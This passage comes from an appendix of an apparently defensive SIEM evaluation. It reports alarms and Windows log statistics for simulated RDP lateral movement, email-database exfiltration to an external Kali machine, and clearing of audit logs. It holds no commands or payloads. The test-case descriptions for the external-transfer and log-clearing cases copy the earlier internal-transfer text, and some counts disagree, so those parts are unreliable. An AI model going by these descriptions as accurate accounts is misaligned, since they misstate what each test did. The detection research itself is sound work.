


Figure B.66: Modified SIEM Alert Detecting Internet Explored and Regsvr32.exe Processes




Figure B.67: Modified SIEM Alert Detecting Rdpclip.exe Process

B.23.3 Log Data Generated

204 logs were generated. Statistics pertaining to LogRhythm base ontology classification fields, vendor specific event ID codes, and specific parsing rules are presented in the following table.

Classifications

Access Failure	52
Access Success	2
Authentication Failure	4
Authentication Success	22
Startup and Shutdown	16
Warning	108

Vendor Message ID

1000	1
4354	8
4611	1
4624	21
4625	1
4634	2
4648	2
4673	47
4674	7
4688	2
4689	2
4776	19
4778	21
5140	3
5145	61
6281	1
7001	5

MPE Rule

C EVID 4624 : System Logon Type 10	13
C EVID 4624 : System Logon Type 3	2
C EVID 4624 : User Logon Type 5	6
C EVID 4673 : Fail Priv Svc Call	1
C EVID 4673 : Priv Svc Call	47
C EVID 4688 : New Process Created	12
EVID 4611 : Trusted Logon Process Registered	61

EVID 4625 : User Logon Type 3: Wrong Password	1
EVID 4634 : System Logoff Type 3	16
EVID 4634 : User Logoff Type 10	1
EVID 4634 : User Logoff Type 3	4
EVID 4648 : Explicit Logon	1
EVID 4674 : Fail Priv Object Operation	1
EVID 4689 : Process Exited	4
EVID 4776 : Failed Rem Logon : Bad Password	1
EVID 4776 : Remote Logon	2
EVID 4778 : Win Session Reconn, Usr Acct	9
EVID 5140 : Network Share Was Accessed	2
EVID 5145 : Network Share Object Checked	3
EVID 6281 : Code Integrity	1
General : EventSystem Warning	2
General Warning Messages	8
Successful Login	1
VMware Tools	5

Table B.23: Lateral Movement to Mail Server via Remote Desktop Protocol from Initial Compromised Workstation Test Case Log Statistics

B.24 Exfiltration – Unauthorized Data Transfer: Send Email Database to Initial Compromised Host

B.24.1 Test Case Description

The attacker transferred the email database backup file from the email server to the workstation initially compromised by the attacker through a network share.




Figure B.68: Internal Data Transfer from Mail Server to Initial Compromised Workstation Test Case Data Flow Diagram

B.24.2 Alarms Generated

B.24.2.1 Baseline SIEM Ontology

No alarms were generated.

B.24.2.2 Modified SIEM Ontology

1 alarm was generated using the modified SIEM ontology aggregating 5 correlated events. Figure B.69 depicts an alarm detecting the “net.exe” command used to mount the network share hosted on the initially compromised workstation.




Figure B.69: Modified SIEM Alarm Detecting Mounting Network Share to Compromised Workstation

B.24.3 Log Data Generated

80 logs were generated. Statistics pertaining to LogRhythm base ontology classification fields, vendor specific event ID codes, and specific parsing rules are presented in the following table.

Classifications

Startup and Shutdown	25
Authentication Success	35
Access Success	16
Access Failure	4

Vendor Message ID

4688	13
4689	12
4634	18
4624	14
5145	11
4674	3
5140	4
4673	2
4776	1
4611	2

MPE Rule

C EVID 4688 : New Process Created	13
EVID 4689 : Process Exited	12
EVID 4634 : System Logoff Type 3	18
C EVID 4624 : System Logon Type 3	14
EVID 5145 : Network Share Object Checked	11
EVID 4674 : Fail Priv Object Operation	3
EVID 5140 : Network Share Was Accessed	4
C EVID 4673 : Fail Priv Svc Call	1
EVID 4776 : Remote Logon	1
EVID 4611 : Trusted Logon Process Registered	2
C EVID 4673 : Priv Svc Call	1

Table B.24: Internal Data Transfer from Mail Server to Initial Compromised Workstation Test Case Log Statistics

B.25 Exfiltration – External Data Transfer

B.25.1 Test Case Description

The attacker transferred the email database backup file from the email server to the workstation initially compromised by the attacker through a network share.




Figure B.70: Data Transfer from Compromised Workstation to Attacker Machine on External Network Test Case Data Flow Diagram

B.25.2 Alarms Generated

B.25.2.1 Baseline SIEM Ontology

18 alarms were generated using the baseline SIEM ontology. Figure B.71 depicts the alarms generated when the attacker transferred files from the compromised workstation to the Kali Linux machine located on an external network.




Figure B.71: Baseline SIEM Alert During External Data Transfer

B.25.2.2 Modified SIEM Ontology

1 alarm was generated using the modified SIEM ontology. Figure B.72 depicts the alarm generated when the attacker mounted the external share drive hosted on the attacker's Kali Linux computer.




Figure B.72: Modified SIEM Alert Detecting External Data Transfer

B.25.3 Log Data Generated

56 logs were generated. Statistics pertaining to LogRhythm base ontology classification fields, vendor specific event ID codes, and specific parsing rules are presented in the following table.

Classifications

Access Failure	3

Access Success	7
Authentication Success	27
Host Access	1
Other Audit	1
Startup and Shutdown	17

Vendor Message ID

1148	1
4624	14
4634	13
4674	3
4688	9
4689	8
5140	1
5145	6

MPE Rule

C EVID 4624 : System Logon Type 3	14
C EVID 4688 : New Process Created	9
CMD Tool Access by a Network Aware Application	1
EVID 4634 : System Logoff Type 3	12
EVID 4634 : User Logoff Type 3	1
EVID 4674 : Fail Priv Object Operation	3
EVID 4689 : Process Exited	8
EVID 5140 : Network Share Was Accessed	1
EVID 5145 : Network Share Object Checked	6
McAfee HIPs event Header	1

Table B.25: Data Transfer from Compromised Workstation to Attacker Machine on External Network Test Case Log Statistics

B.26 Actions on the Objective- Obfuscation

B.26.1 Test Case Description

The attacker transferred the email database backup file from the email server to the workstation initially compromised by the attacker through a network share.




Figure B.73: Evidence Destruction via Clearing Security Logs Test Case Data Flow Diagram

B.26.2 Alarms Generated

B.26.2.1 Baseline SIEM Ontology

No alarms were generated.

B.26.2.2 Modified SIEM Ontology

3 alarms were generated using the modified SIEM ontology aggregating 11 correlated events.




Figure B.74: Modified SIEM Alert Detecting Audit Log Deletion on Email Server




Figure B.75: Modified SIEM Alert Detecting Audit Log Deletion on Workstation




Figure B.76: Modified SIEM Alert Detecting Audit Log Deletion on Webserver

B.26.3 Log Data Generated

304 logs were generated. Statistics pertaining to LogRhythm base ontology classification fields, vendor specific event ID codes, and specific parsing rules are presented in the following table.

Classifications

Access Failure	9
Access Success	56
Authentication Success	135
Startup and Shutdown	104

Vendor Message ID

104	8
4611	4
4624	56
4634	62
4648	2
4674	9
4688	47
4689	55
4769	1
4776	8
4778	2
5140	16

5145	29
7040	2

MPE Rule

C EVID 4624 : System Logon Type 10	4
C EVID 4624 : System Logon Type 3	52
C EVID 4688 : New Process Created	47
EVID 104 : Event Log Cleared	8
EVID 4611 : Trusted Logon Process Registered	4
EVID 4634 : Anonymous Logoff Type 3	2
EVID 4634 : System Logoff Type 3	49
EVID 4634 : User Logoff Type 10	4
EVID 4634 : User Logoff Type 3	7
EVID 4648 : Explicit Logon	2
EVID 4674 : Fail Priv Object Operation	9
EVID 4689 : Process Exited	55
EVID 4769 : Svc Ticket Granted, Sys Acct	1
EVID 4776 : Remote Logon	8
EVID 4778 : Win Session Reconn, Usr Acct	2
EVID 5140 : Network Share Was Accessed	16
EVID 5145 : Network Share Object Checked	29
EVID 8222 : Shadow Copy Has Been Created	3
Windows Modules Installer Start Type Changed	2

Table B.26: Evidence Destruction via Clearing Security Logs Test Case Log Statistics